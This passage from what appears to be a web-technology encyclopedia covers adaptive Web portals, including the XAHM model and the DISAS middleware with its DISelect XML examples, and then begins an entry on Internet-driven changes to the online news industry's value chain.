Usability: A qualitative and quantitative measure that assesses how a specific task is easy to fulfil. According to Nielsen, U. can be defined by five quality components: learnability, efficiency, memorability, errors, and satisfaction. According to ISO 9241, U. can be defined as the effectiveness, efficiency, and satisfaction with which specified users achieve specified goals in particular environments.

Models and Technologies for Adaptive Web Portals

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INTRODUCTION

In modern Web-based information systems (WIS), the personalization of presentations and contents is becoming a major requirement. Personalization means adaptation to user's requirements and goals, as well as adaptation to user's technology and environment (Levene & Poulovassilis, 2004). Application fields where content personalization can be useful are manifold; they comprise e-government, online advertising, direct Web marketing, electronic commerce, online learning and teaching, and so forth. The need for adaptation arises from different aspects of the interaction between users and Web/hypermedia systems. User classes to be dealt with are increasingly heterogeneous due to different interests and goals, large-scale deployment of information and services, and so on. Furthermore, WIS should be made accessible from different user's terminals, which can differ not only at the software level (browsing and elaboration capabilities) but also in terms of ergonomic interfaces (scroll buttons, voice commands, etc.). Finally, different kinds of network (e.g., wired or wireless) and other network-related conditions (e.g., bandwidth, latency, error rate, etc.) should be considered to obtain a comfortable and useful interaction.

To face some of these problems, in recent years the concepts of adaptive systems and hypermedia have converged together into the adaptive hypermedia (AH) research theme. An adaptive hypermedia system (AHS) is defined as "an hypertext and hypermedia system which reflects some features of the user in a user model and applies this model to adapt various visible aspects of the system to the user" (Brusilovsky, 2001). The AH approach is more and more used to support adaptivity and content personalization in modern WIS. An adaptive Web portal (AWP) is defined as an AHS which adapts and delivers the contents of an information systems through the Web, that is, by using the transport and application protocols of the World Wide Web.

Adaptive Web portals can be used in many application domains where users can be classified in different groups and they usually access the system through different devices. For instance, in e-government Web portals, users like administrators, managers or citizens have different informative requirements and goals, and they can access the system by using different devices and networks (Acati et al., 2005). This similarly happens in e-health, where doctors, health personnel and patients have to see different portions of electronic patient records.

The article introduces general aspects of adaptive hypermedia systems and adaptive Web portals, and presents a middleware software that can be used to implement adaptive Web portals. The main characteristics of the proposed system are the continuous detection of network and user's terminal features and the dynamic adaptation of the contents of an information system with respect to such quantities. Foundation model, architecture, and system prototype are presented.

BACKGROUND

The basic components of AHSs are the application domain model (DM), the user model (UM) and the adaptation model (AM) (Brusilovsky, 2001; Cannataro & Pugliese, 2004).

- **Application Domain Model:** Used to describe the hypermedia contents. In addition to well known data models, the modeling of AH must consider the different sources that affect the adaptation process and must allow for an effective observation of users' actions, with respect to each particular application domain, in order to gather significant data for user modeling.
- **User Model (or Profile):** Attempts to describe the user's characteristics and preferences and his/her expectations in the browsing of hypermedia; user models are generally distinguished into overlay models, which describe a set of user's characteristics (typically represented by a set of name-value pairs), and stereo-

type models which indicate the user's belonging to a group.
- **Adaptation Model:** Related to *content selection,* that is, a selection of parts of hypermedia to be presented to the user, *content adaptation,* that is, a manipulation of information fragments, and *link adaptation,* that is, a manipulation of the links presented to the user.

Whenever a user interacts with an AHS, the system builds a user model on the basis of user's interaction. When the user requests a new page, the Adaptation Model applies the adaptation rules to the portions of the page defined through the domain model. Finally, the adapted page is delivered to the user. In recent years many AHSs have been developed. Cannataro and Pugliese (2004) survey architectures and models used to build adaptive systems.

The *XML adaptive hypermedia model* (XAHM) is specifically concerned with a complete and flexible data-centric support of adaptation (Cannataro, Cuzzocrea, & Pugliese, 2002). It is focused on: (1) the description of structure and contents of an adaptive hypermedia in such a way that it is possible to easily point out the components on which to perform adaptation; (2) a characterization of the hyperlinks useful to single out users' preferences and goals in a non-invasive way; and (3) a simple representation of the logic of the adaptation process, distinguishing between adaptation driven by technological constraints and adaptation driven by users' needs.

In XAHM the application domain is modeled along three abstract orthogonal adaptivity dimensions.

- **User's Behaviour:** Comprises data about browsing activity and preferences of the user; such data are used to build the User Model as a stereotype profile.
- **External Environment:** Comprises data about the environment where the user is, such as time-spatial location, language, sociopolitical issues, and status of external Web sites.
- **Technology:** Comprises data describing the network and device technology used by the user, such as kind of network, bandwidth, characteristics of user's terminal.

Such adaptivity dimensions define the *adaptation space*, that is, the set of all information fragments of the application domain, such as pages, images, and so forth, that can be adapted with respect to the adaptivity dimensions. The position of the user in the adaptation space is denoted by a tuple of the form [B, E, T]. Each of the values B, E and T varies over a finite alphabet of symbols. The B value, related to the user's behavior dimension, captures the group the user belongs to; the E and T values respectively identify environment location and used technologies. As an example, B could vary over {*novice, expert*}, E over {*english-place, italian-place*} and T over {*HTML-low, HTML-high, WML*}. A personalized view over the application domain corresponds to each point of the adaptation space, for example, when the user reaches the point [expert, english-place, HTML-high], the adaptive system should deliver to the user the selected portion of the domain model, such as a page, adapted to those values of B, E, T.

Recently, there has been an effort in the World Wide Web (W3C) community to define a standard for the modeling of the contents of an AHS. In particular, the *Device Independence* group (W3C Device Independence Working Group) defined the *Content Selection for Device Independence* (DISelect) W3C Working Draft that specifies a syntax and a processing model for general purpose content transformation (filtering as well as manipulation) on an XML (eXtensible Markup Language) document (Lewis & Merrick, 2005).


Usually, the condition part of a DISelect construct is evaluated with respect to device and network conditions, as well as to other author-defined variables (e.g., user's profile). The *composite capabilities/preferences profile* (CC/PP) is a W3C recommendation that allows the expression of user device capabilities and user preferences, according to a shared structure and vocabulary of terms stored in RDF (resource description framework) format, that can be used to guide the adaptation of content presented to that device (W3C CC/PP, 1999). Figure 1 shows a fragment of content selection DISelect code that produces a non-empty result when screen width, that is, a CC/PP value, is greater than 800 pixels.

DISelect and CC/PP are the basic building blocks to develop novel and standard-aware adaptive Web portals:

Figure 1. An example of DISelect code showing a content selection construct

```
<sel:if expr=”di-cssmq-width(‘px’) &gt; 800”>
      <p>
            Shown only when screen width is greater
            than 800 pixels.
      </p>
</sel:if>
```

Figure 2. DISAS architecture



DISelect can be used to realize the adaptation rules, whereas CC/PP can be used as reference framework to manage data and metadata needed to realize adaptation.

DISAS: A LIBRARY FOR DEVELOPING ADAPTIVE WEB PORTALS

The main requirement for building an adaptive Web portal is to support adequately the evolution of an existing Web application towards an adaptive one, through introduction of a small amount of modules and progressive insertion of adaptation constructs into pages conceived as non-adaptive ones. Thus, we worked on three objectives while designing the system:

- allowing for an automatic user profile detection software which could be easily integrated in a Web system,
- providing a component, able to work "behind the scenes," whose role is to mix content adaptation subparts into an adapted hypermedia, and
- allowing a developer to write content adaptation rules in dynamic Web pages (e.g., Java Server Pages), without worrying about details on information source for user profile data used in rules, as well as on adaptation core.

Following these requirements, a working prototype of an adaptive Web portal library called DISAS ("DISelect Adaptive System") has been fully implemented. The system, built upon a set of standard Sun™ Java2 Enterprise Edition components, is based on the XAHM model and follows the W3C Device Independence Working Group recommendations (W3C Device Independence, 2003).

DISAS sits between a Web-based information system and a standard Web browser (i.e., the user), and is able to:

1. Automatically and dynamically detect characteristics of the user's terminal (e.g., browser and computer capabilities) and user's context (e.g., geographic location, available network bandwidth, etc.), in a CC/PP compliant way;[1] additional user preferences can be statically defined.
2. Deliver the contents of the information system, expressed as XML documents containing DISelect code, to the user device, by applying a filtering engine that processes DISelect code and adapts contents with respect to user devices capabilities and user profile.

The architecture of DISAS is depicted in Figure 2 and comprises two main components: the *profile manager* and the *DISelect engine*, this one implemented by using two complementary approaches. The *profile manager* supports user profile testing, reading and storing, and collects such user data in a user's session store named *profile store*. Such profile management core can be seamlessly integrated in most J2EE applications. In particular, it:

- detects, collects and stores a sketch of measured user profile parameters, such as user agent capabilities, network speed, and so forth, employing a corresponding profile manager agent running on the client side; and
- makes available to the DISelect Engine values taken from the user profile, reading from the Profile Store.

Content adaptation and delivery is implemented by the *DISelect Engine* through two approaches:

- The *DISelect engine* can transparently adapt hypermedia coded in a well-formed XML embedding DISelect adaptation rules (DISelect tags), by means of a DISelect adaptation J2EE filter (*DISelect Filter*) which is capable to apply the full DISelect model. This is feasible on information systems whose content is available as well-formed XML, either dynamic (and nothing prevents or discourages computation of every piece of information) or static.

- The *DISelect engine* can exploit a significant subset of DISelect language for non-XML coded hypermedia (such as HTML 4.0 code, JavaScript, or cascading style sheets), by means of a JSP (Java server pages) *DISelect tag library*. The library allows DISelect constructs calls to be merged into active pages (e.g., Java server pages, JSP); this allows adapting not only usual content, but also JSP code flow (possibly skipping some computations based on user profile values).

User Profile Detection and Content Delivery Strategies in DISAS

To accomplish adaptation of content, a dedicated agent has to combine adaptable hypermedia (i.e., XML documents with embedded DISelect rules coming from an information system or a Web application) with user and terminal information. Adaptation of content is triggered by some events, such as first page load, user profile variations or forced redisplay.

Two operations modes are possible: responsibility of adaptation is either entirely left to the user agent (an "adaptation-aware" Web browser, which is not currently available), or performed by the server.

In the first scenario, the user profile itself is detected and monitored only on the client side, not sharing it with the Web server. This operating mode implies that the code to perform adaptation is either provided by the user agent, or mixed into the HTML page by the Web application. An appropriate code must be available for each browser, as a plug-in or built-in. This could lead to better performances and shorter response times than in the latter case, where a platform-independent code, executable from HTML pages, is needed and, thus, a client-side scripting language as the not-so-fast *Javascript* has to be used.

So, the former solution for client-side processing is not viable in the mid term, due to the heavy load imposed on the browser, while the latter requires both libraries for performing efficiently XML transformations inherent to DISelect constructs, and a fast client-side scripting (e.g., JavaScript) runtime, which is not always the case, especially for handheld devices.

In DISAS we chose a rather different approach, following the second scenario (server-side adaptation):

- The page gets adapted *before* the server sends it to the client, thus content transformations can be carried out one time only (at *first page load* event, in the list above), but *on server side*.
- As usual, client side (Web browser) detects user profile parameters (via small, platform-independent Javascript code), but only the server stores related information.
- At each time, only *most recent parameters* are available, instead of *current parameters*, which would be the case in a "pure client DISelect" approach. At any time, a snapshot of latest measured parameters is available; this is updated at discrete times, when, in response to a page load request, DISAS considers profile information as unreliable (e.g., too old or incomplete).

The profile detection logic is based on light JavaScript code sent from the server to the client, which aims at being as much unobtrusive as possible, to avoid breaking the user's experience.

DISAS Operation


Figure 3 shows the details of DISAS architecture and the flows of information between software modules during operation. Starting from the top of Figure 3, the client layer runs on the User Agent (browser) and is responsible for adapted page display and for hosting part of the Profile Manager; the adaptivity layer implements adaptation rules and profile management; and the adaptable Web application provides content to be adapted.

The information flow between layers is described in the following based on the path followed by an example HTTP Request ("/a"):

- A dedicated component ("profile validation") in the *filters sublayer* must check if a *fresh profile* is available for the user (getting it from "profile store").
- If a valid profile is not found, "profile validation" invokes "profile tester generator" in the *servlets sublayer*, which returns to the client a "profile tester," able to communicate with "network test counterparts," in order to determine user profile parameters, that are sent to the "Profile saver" and stored in the Profile Store.
- If a good profile is found (or just after "profile store" took place), the requested servlet or JSP is invoked ("servlet or JSP page for /a"), that generates well-formed XML with DISelect instructions, suitable for transformation by the "DISelect filter" component.

JSP pages can take advantage of "DISelect taglib" to anticipate some transformations or to have the execution of some code subjected to information coming from user profile; additionally, complex, recurring DISelect patterns can be coded as "Task-specific tag libraries," which can be employed to simplify writing of JSPs.

Figure 3. Information flow in DISAS



Adaptation in DISAS

DISAS is able to carry out a significant subset of the content adaptations described in the above Background Section, that is, *content selection*, *content manipulation*, and *content generation*. In particular, two kinds of constructs can be used to express *content selection*:

- Simple (on/off) selection, expressible via *sel:expr* attribute, when content is coincident with a single XML node, or via *sel:if* element, when content is more complex.
- Selection of zero, one (in *matchfirst* mode) or more (in *matchevery* mode) members among a set of contents, using *sel:select* combined with *sel:when* and *sel:otherwise* subelements.

To achieve *content manipulation* and *content generation*, insertion of values computed from user profile parameters using arbitrary expressions is possible with either *sel:value* tag, or attribute value templates (AVT), that is, XML attributes whose value is an expression enclosed in braces.

Given such a restricted set of features, one may consider expressive power of DISAS very limited, but some additional aspects have to be considered:

- A DISAS code is able to define arbitrary "variables" in which partial results can be stored (via *sel:variable* tag, with attribute *name*); moreover, the value of a "variable" can change over time (via *sel.variable* with attribute *ref*), as in traditional imperative languages and in contrast to rules holding for variables in similar manipulation languages for XML, for example, XSLT (eXtensible Stylesheet Language Transformations).
- The "content" embedded in content selection rules can also be a "meta" content, that is, an XML fragment containing content selection/manipulation constructs as well as tags to manipulate variables.

In summary, the DISelect constructs allow to define portions of documents that, after processed, lead to content selection or content generation/manipulation. The following example shows how DISelect constructs can be used to implement adaptable tables.

Example

Let us consider the task of producing HTML tables whose columns are not always present as a whole, but subject to a set of DISelect condition expressions, one per column. The HTML tag for expressing tables, named *table*, contains a tree of tags; on the first sublevel, THEAD and TBODY are used

Figure 4. DISelect-based adaptable table with conditions on columns

```
<TABLE border=”1”>
      <sel:variable name=“c1”
            expr=”di-cssmq-width(‘px’) &gt; 800” />
      <sel:variable name=”c2”
            expr=”di-cssmq-width(‘px’) &gt; 500” />
      <THEAD>
            <TR>
                  <TH sel:expr=”$c1”>Column1</TH>
                  <TH sel:expr=”$c2”>Column2</TH>
            </TR>
      </THEAD>
      <TBODY>
            <TR>
                  <TD sel:expr=”$c1”>content1</TD>
                  <TD sel:expr=”$c2”>content2</TD>
            </TR>
      </TBODY>
</TABLE>
```

Figure 5. The adapted table after DISelect Engine Transformation [500 < width (in pixels) <= 800]

```
<TABLE>
      <THEAD>
            <TR>
                  <TH>Column2</TH>
            </TR>
      </THEAD>
      <TBODY>
            <TR>
                  <TD>content2</TD>
            </TR>
      </TBODY>
</TABLE>
```

Column2
content2

to distinguish heading from body. On the second sublevel, both THEAD and TBODY contain TR tags, used to express rows; finally, on the third sublevel, TR enclosed in THEAD contains TH tags, wrapping headers, whereas TR enclosed in TBODY contain TD tags, wrapping content cells. In order to apply the described selection rule (a visibility condition for each displayable column), content selection constructs must be used to rule out unwanted TABLE parts, in each TD and TH. Moreover, the selection condition has to be the same for a given column. Computing the boolean values of every condition and then caching them into “local variables” before the real usage (here in THEAD and TBODY), is a recurring pattern in DISelect.[2] Figure 4 shows an example of such adaptable table using the DISelect constructs.

The implemented DISelect engine would render the XML fragment of Figure 4 depending on the actual values of profile variables; for example, if the display area has a detected width lower than 800 pixels but higher than 500 pixels, the resulting adapted table fragment will be that showed in Figure 5, while Figure 6 shows the same fragment adapted for a width greater than 800 pixels.

FUTURE TRENDS

In DISAS both content transformation and profile detection take place in response to specific requests: content transformation is triggered by a user requesting a page,

Figure 6. Same as Figure 5 but for width > 800 (in pixels)

```
<TABLE>
      <THEAD>
            <TR>
                  <TH>Column1</TH>
                  <TH>Column2</TH>
            </TR>
      </THEAD>
      <TBODY>
            <TR>
                  <TD>content1</TD>
                  <TD>content2</TD>
            </TR>
      </TBODY>
</TABLE>
```

Column1	Column2
content1	content2

user parameter detection is started on client side when the Profile Manager decides to refresh profile information. In other words, no permanent client agent exists in DISAS that can retrigger DISelect transformation or autonomously start measurements of user parameters.

The availability of a permanent client agent that works asynchronously with respect to the server and to user requests could take many benefits, among them:

- automatic readaptation of the page in response to a change in some of the user parameters
- continuous update ("tracking") of quickly varying parameters, such as network speed or lag

The approach to transfer some processing activities to the client, such as detection and adaptation, produces the so called rich Internet applications (RIA), that are a cross between Web applications and traditional desktop applications, transferring some of the processing to the client. The term "Rich Internet Application" was introduced in Allaire (2002) although the concept was also know under different names such as *X Internet* and *Rich Clients* (see also Duhl, 2003). Usually, RIA applications:

- run in a Web browser or client agent,
- run locally in a secure environment called a sandbox, and
- can be occasionally connected to the network/server.

Such an approach is an emerging trend in developing Web-based applications and can be a future trend for adaptive Web portals; nevertheless, writing such rich client agent would be a challenge, which involves the following:

- Communicating with the server via asynchronous HTTP calls hidden to the user; such a problem can be faced by using a technology commonly called AJAX (Asynchronous JavaScript And XML); see Paulson (2005).
- Passing over compatibility issues between browsers, severe on JavaScript, and dramatic when it comes to manipulate directly HTML document object model.

CONCLUSION

Introducing content personalization in Web portals requires a clear modeling of the contents to be adapted (application domain), of the technological and environmental constraints (network and devices), as well as of the goals of personalization (user model), and of the adaptation rules (adaptation model).

The article discussed an overview of models and technologies for adaptive Web portals and presented DISAS, an adaptive Web portal prototype based on the XAHM abstract model. The main characteristics of the proposed system are the automatic detection of network and user's terminal features, and the dynamic adaptation of the contents of an information system with respect to such quantities.

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REFERENCES

Acati, G., Cannataro, M., Giampà, E., Mastratisi, M., Palopoli, L., & Rullo, P. (2005). A software platform for services delivery in the public administration. In *Proceedings of the CAiSE'05 Workshops, 2*, 69-81. FEUP Edições, Porto.

Allaire, J. (2002, March). *Macromedia Flash MX: A next-generation rich client* (Macromedia White Paper). Retrieved January 13, 2007, from http://download.macromedia.com/pub/flash/whitepapers/richclient.pdf

Brusilovsky, P. (2001). Adaptive hypermedia. *User Modeling and User Adapted Interaction, 11*(1/2), 87-110.

Cannataro, M., Cuzzocrea, A., & Pugliese, A. (2002, July 15-19). XAHM: An adaptive hypermedia model based on XML. In *Proceedings of the 14th International Conference on Software Engineering and Knowledge Engineering (SEKE' 02),* Ischia, Italy. ACM Press.

Cannataro, M., & Pugliese, A. (2004). A survey of architectures for adaptive hypermedia. In M. Levene & A. Poulovassilis (Eds.), *Web dynamics* (pp. 357-386). Berlin: Springer-Verlag.

Duhl, J. (2003, November). *Rich Internet applications* (IDC White Paper). Retrieved January 13, 2007, from http://www.macromedia.com/platform/whitepapers/idc_impact_of_rias.pdf

Levene, M., & Poulovassilis, A. (Eds.). (2004). *Web dynamics: Adapting to change in content, size, topology and use.* Berlin: Springer.

Lewis, R., & Merrick, R. (Eds.). (2005, May 2). *Content selection for device independence (DISelect) 1.0* (W3C Working Draft). Retrieved January 13, 2007, from http://www.w3.org/TR/2005/WD-cselection-20050502/

Paulson, L. D. (2005). Building rich Web applications with Ajax. *Computer, 38*(10), 14-17.

W3C CC/PP. (1999, July 27). *Composite capability/preference profiles (CC/PP): A user side framework for content negotiation.* Retrieved January 13, 2007, from http://www.w3.org/TR/NOTE-CCPP/

W3C Device Independence (2003, November 6). *Authoring techniques for device independence* (W3C Working Draft). Retrieved January 13, 2007, from http://www.w3.org/TR/2003/WD-di-atdi-20031106/

W3C Device Independence Working Group (n.d.). *Device independence. Access to a unified Web from any device in any context by anyone.* Retrieved January 13, 2007, from http://www.w3.org/2001/di/

KEY TERMS

Adaptive Hypermedia System (AHS): A hypermedia system able to adapt content and appearance of presentations on the basis of the user's profile.

Adaptation Model (AM): The set of rules allowing to adapt contents and links in an adaptive hypermedia system.

Adaptive Web Portal (AWP): A Web portal able to adapt content and appearance of presentations on the basis of the user's profiles.

Composite Capabilities/Preferences Profile (CC/PP): A W3C recommendation that allows the expression of user device capabilities and user preferences according to a shared structure and vocabulary of terms.

Content Selection for Device Independence (DISelect): A syntax and a processing model for filtering and manipulation of XML documents.

DISelect-Based Adaptive System (DISAS): A library for building adaptive Web portals based on DISelect and able to automatically detect network and user's terminal features.

Domain Model (DM): A description of the adaptable features of the contents of an application domain.

User Model (DM): A description of the explicit and latent preferences of a user interacting with an adaptive Web portal.

World Wide Web Consortium (W3C): An organization developing the technologies, specifications, guidelines, and tools for the World Wide Web.

XML Adaptive Hypermedia Model (XAHM): An abstract model allowing to describe the contents of an adaptive system based on three abstract orthogonal adaptivity dimensions: user's behaviour, external environment, and technology.

ENDNOTES

1 It should be noted that DISelect accesses profile information via a set of internal functions which represent a mapping from names to values. Each name-value pair represents information which could be taken from the vocabulary, defined in CC/PP, regarding terms related to user devices; the structure established by CC/PP for such information is aimed at transferral and does not really matter to DISelect. For example, while a proper

RDF graph is needed to define "ex:displayWidth" CC/PP property, the DISelect function used to access it is "di-cssmq-width()".

[2] Note that, in pure DISelect, wrapping each TD and TH in a *sel:if*, or attaching a *sel:expr* to each of them (using proper condition for each cell), even though it is a tedious work, is unavoidable.

Modifying the News Industry with the Internet

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INTRODUCTION

The advent of the digitalization of pure information products has created new opportunities and changes in the information goods markets. The increasing acceptance and usage of the Internet and the decrease of access costs provide a new broad scope of economic activities and business models. These business models are based on the production, distribution, and sale of information goods (Clemons & Lang, 2003), and they have been developed either by traditional incumbents or by new players such as internet intermediaries.

Nowadays in the news industry, writers and journalists can distribute their content directly to the end user. Moreover, new intermediaries, named infomediaries, have emerged providing informational services to their customers (Sawhney, Prandelli, & Verona, 2003). These infomediaries provide customized aggregated news Web content to the market and add value by essentially being cheaper, quicker, more specialized, easier to manage, and with a broader supply than the traditional businesses. As a result, the traditional news industry is changing and it is becoming digital and online. Despite the fact of the importance of these changes for the news and other industries, there is little research about this phenomenon.

Based on empirical data collected from 15 case studies in the online news industry, this article focuses on the two major changes that are occurring in this industry. First, the activities of the value chain that are being modified and integrated. Second, the emergence of new players with Internet-based business models and the portal technology they use to exploit their business models.

BACKGROUND

Virtual Value Chain and Value Creation in the Internet

The impact of the Internet at the firm level has been analyzed using the value chain framework (Porter, 1985) in a number of papers including Koh and Nam (2005), Porter (2001), and Rayport and Sviokla (1995), among others. And the value creation on Internet (e-business) has been studied mainly by Amit and Zott (2001). As Porter's initial value chain was found more suitable for the analysis of production and manufacturing firms than services firms (Stabell & Fjeldstad, 1998), a virtual value chain was proposed (Rayport et al., 1995). This is based in gathering, organizing, selecting, synthesizing, and distributing information.

Regarding the general impacts of the Internet in the value chain, in the infrastructure activities, the Internet enhances the use of real time information for making decisions. In this sense, the Internet permits the fragmentation of business processes. This allows companies to offer only a few products and/or services, and to concentrate on some essential competences. With this, they can implement cooperation strategies with other businesses to develop secondary activities. Moreover, the Internet allows businesses to develop new or complementary business models. These models are based on the creation of value throughout information use (Rayport et al., 1995). Given this, businesses can create value by substituting the activities of the real value chain with activities of the virtual value chain; the latter being the most efficient and flexible of the two.

Moreover, Amit et al. (2001) studied the value creation in e-business and identified four main drivers for it: efficiency, complementarities, lock-in, and novelty. Efficiency refers to the fact that transaction efficiency increases when the costs per transaction decrease. The greater the transaction efficiency gains to a particular e-business, the lower the costs and hence the more valuable it will be. Complementarities is related to the fact that having a bundle of goods together provides more value than the total value of having each of the goods separately. Lock-in refers to the engagement of the customers and partners with the company and prevents the migration of them to competitors. This creates value mainly by customers repeating transactions (increase of transactions volume) and partners maintaining their associations (lower opportunity costs). Novelty is related to the innovations of e-businesses in the structure of transactions.

Internet-Based Business Models: New Intermediaries

The Internet creates new industries, reconfigures others, and has a direct impact on companies, customers, suppliers, distributors, and potential new entrants (Porter, 2001). Furthermore, it has been argued that with IT adoption, more opportunities exist for market transactions than for transactions conducted in a business hierarchy (Malone, Yates, & Benjamin, 1987). IT reduces transaction costs, brings customers and producers together, and promotes electronic markets (EM) characterized by the elimination of traditional intermediaries. Accordingly, Benjamin and Wigand (1995) proposed that electronic commerce leads to the elimination of traditional players from the value chain with direct buyer-supplier interaction. For example, newspaper companies can provide news to the consumer using the Internet without the newsagent participation. This phenomenon is called disintermediation, *displacement or elimination of market intermediaries,* enabling direct trade with buyers and consumers without agents (Wigand & Wigand, 1997, p. 4).

In contrast, EM also offers intermediation opportunities for new players that connect buyers and suppliers and enable price searches (Bakos, 1991, 1997). For example, *Google* offers a news service to their users putting together sources such as *Reuters*, *Bloomberg,* or *Washington Times*. These new types of intermediaries are named *cybermediaries* (Sarkar, Butler, & Steinfield, 1995). They are associated with new business opportunities related with the development of various intermediation functions on the Internet. These intermediaries may create value by aggregating (*bundling*) products and services that traditionally were offered by separate industries (Bakos, 1998).

NEWS INDUSTRY VALUE CHAIN

The traditional value chain of the news industry has different stages: creation (news stories), selection and certification (picking news and stories), production (printing), distribution (shipping to retailers/selling), and consumption (reading the paper) (Clemons et al., 2003). Nowadays news is a digital product, and incumbents, such as newspapers, magazines, and others, can redesign their processes using IT. With this, they can deliver the product directly to the readers. In addition, the role of companies is changing with Internet adoption, and these players are redefining the value chain. For example, traditional distributors normally are not present in the virtual value chain of the industry, and new distributors are emerging as infomediaries. These new players are Web news aggregators, blogs, and Web news services, among others. Its function is mainly packaging and delivering content to the readers. Therefore, in the virtual value chain associated to this industry the following stages can be identified: content creation and production, content packaging, distribution, and consumption (Clemons et al., 2003; Werbach, 2000) (see Table 1).

Table 1. Characteristics of the stages of the news industry value chain.

Stages of the Value Chain	Main characteristics
Content creation and production	Freelance journalists, magazines, weeklies, news agencies or other communications media.
Content packaging	The packagers or aggregators, also called WCAs, provide creator's content to the distributors or readers.
Distribution	Different companies or individuals are developing this role in the virtual value chain such as incumbents (audiovisual firms, news agencies, newspapers, and magazines, among others), WCAs, web news services, business websites, and readers/freelancers through blogs.
Consumption	The end-users of content, those who use the information, are the readers. These might be firm employees, independent professionals or Internet users interested in the subject.

MAIN PLAYERS IN THE ONLINE NEWS INDUSTRY

The industry players previously described are developing different roles in the virtual value chain. We can observe an integration of the activities from the content creation and production to the distribution stage in one sole player. According to this study, the value chain in this industry is becoming a network of relations between companies, traditional, and new players. Moreover, different revenue streams are needed for these firms to success (Pack, 2001). Table 2 shows the different players observed in the online news value chain: traditional, new media, alternative media, distribution intermediaries, and WCAs.

Traditional Media

In the virtual value chain of this industry, there are traditional firms engaged in one or more stages such as news agencies, newspapers publishers, magazines, and audiovisual media. These companies provide online news covering world, business, science, and the entertainment arena. In addition, they offer sports, finance, and technology audio/video news. Therefore, they develop different activities from the content creation to the distribution stage. These media capture a massive audience through their Web pages so they have advertising incomes and, in most of the cases, the content is free, with or without registration. Some of them are premium services such as El Pais or Salon (a Web-based publication) and they only offer the headlines news free. These companies also use the Web for cross-selling activities as they sell subscription services to the off-line newspaper (i.e., USA Today costs 39% less online than in the traditional newsstand), to the online newspaper (PDF format), and to other products or services such as archive access, art, photos, merchandise, front pages, or reprints.

New Media

In this research, we define new media as companies that combine proprietary content with syndicated content. In the Internet there are new media companies such as Wired News, TechWeb, or CNET News.com that provide daily technology news including enterprise, e-business, communications, media, and personal technology stories among others. These companies create and deliver their content and content from other companies such as *The New York Times*, CNN.com, Wall Street & Technology, or BBC online. Using these media the users gain access for free to a variety of content from different sources. The Wired News site also uses the Web for cross-selling activities related with the print Wired Magazine. These media also provide headlines to Web sites using the RSS or XML technologies, and CNET News.com provides mobile services through the AvantGo system.

	Virtual value chain stages	**Examples**
Traditional media	Content creation to distribution	USA Today, New York Times, The Guardian, El Pais, CNN, EFE.
New media	Content creation to distribution	Wired News, Techweb, CNET News.com.
Alternative media	Content creation to distribution	Gawker, Guardian Unlimited, Blogdecine, Tintachina.
Distribution intermediaries	Distribution	*Web-based news services:* Allheadline, 1stheadlines, Google News.
		News readers Amphetadesk, Feedreader, Newsgator
		Digital delivery partners Avantago, Newsstand
Web content aggregators	Content packaging and distribution	MarketWatch, Moreover, Factiva, Dialog, Net2one, News is free, iMente.

Alternative Media

Other alternative media groups such as the *blogs* or *Weblogs* appeared a few years ago. A Weblog is, literally, a *log* of the Web—a diary-style site, in which the author (a *blogger*) links to other Web pages he or she finds interesting using entries posted in reverse chronological order. Content users and journalists use Weblogs to post content, using, for example blogger.com, a tool for blogs creation acquired by Google in 2002. Normally these media do not have any revenue streams, but the most popular are including advertising in their Web sites. Some traditional media, such as The Guardian, are using these facilities to implement a type of discussion board linked to their Web site.

Distribution Intermediaries

We have found a new kind of intermediaries in the online news industry that mainly focus their operations on the distribution stage: Web-based news services (Yahoo or Google news services), newsreaders (Feedreader or Newsgator), and digital delivery partners (for example, Newsstand).

The *Web-based news services* offer continuously updated news and headlines links to several news sources as Reuters, USA Today.com, BBC, Marketwatch.com, among others. These services also provide customization services like e-mail, messenger, or mobile alerts. Some of these companies also distribute headlines to mobile devices and to users' Web sites, for example, Allheadlinesnews.com. Another example is Yahoo's Web site that includes links to other related news and the *Story Tools* where readers can add comments and rate the news. In this model, the revenues come from the exploitation of customised advertising.

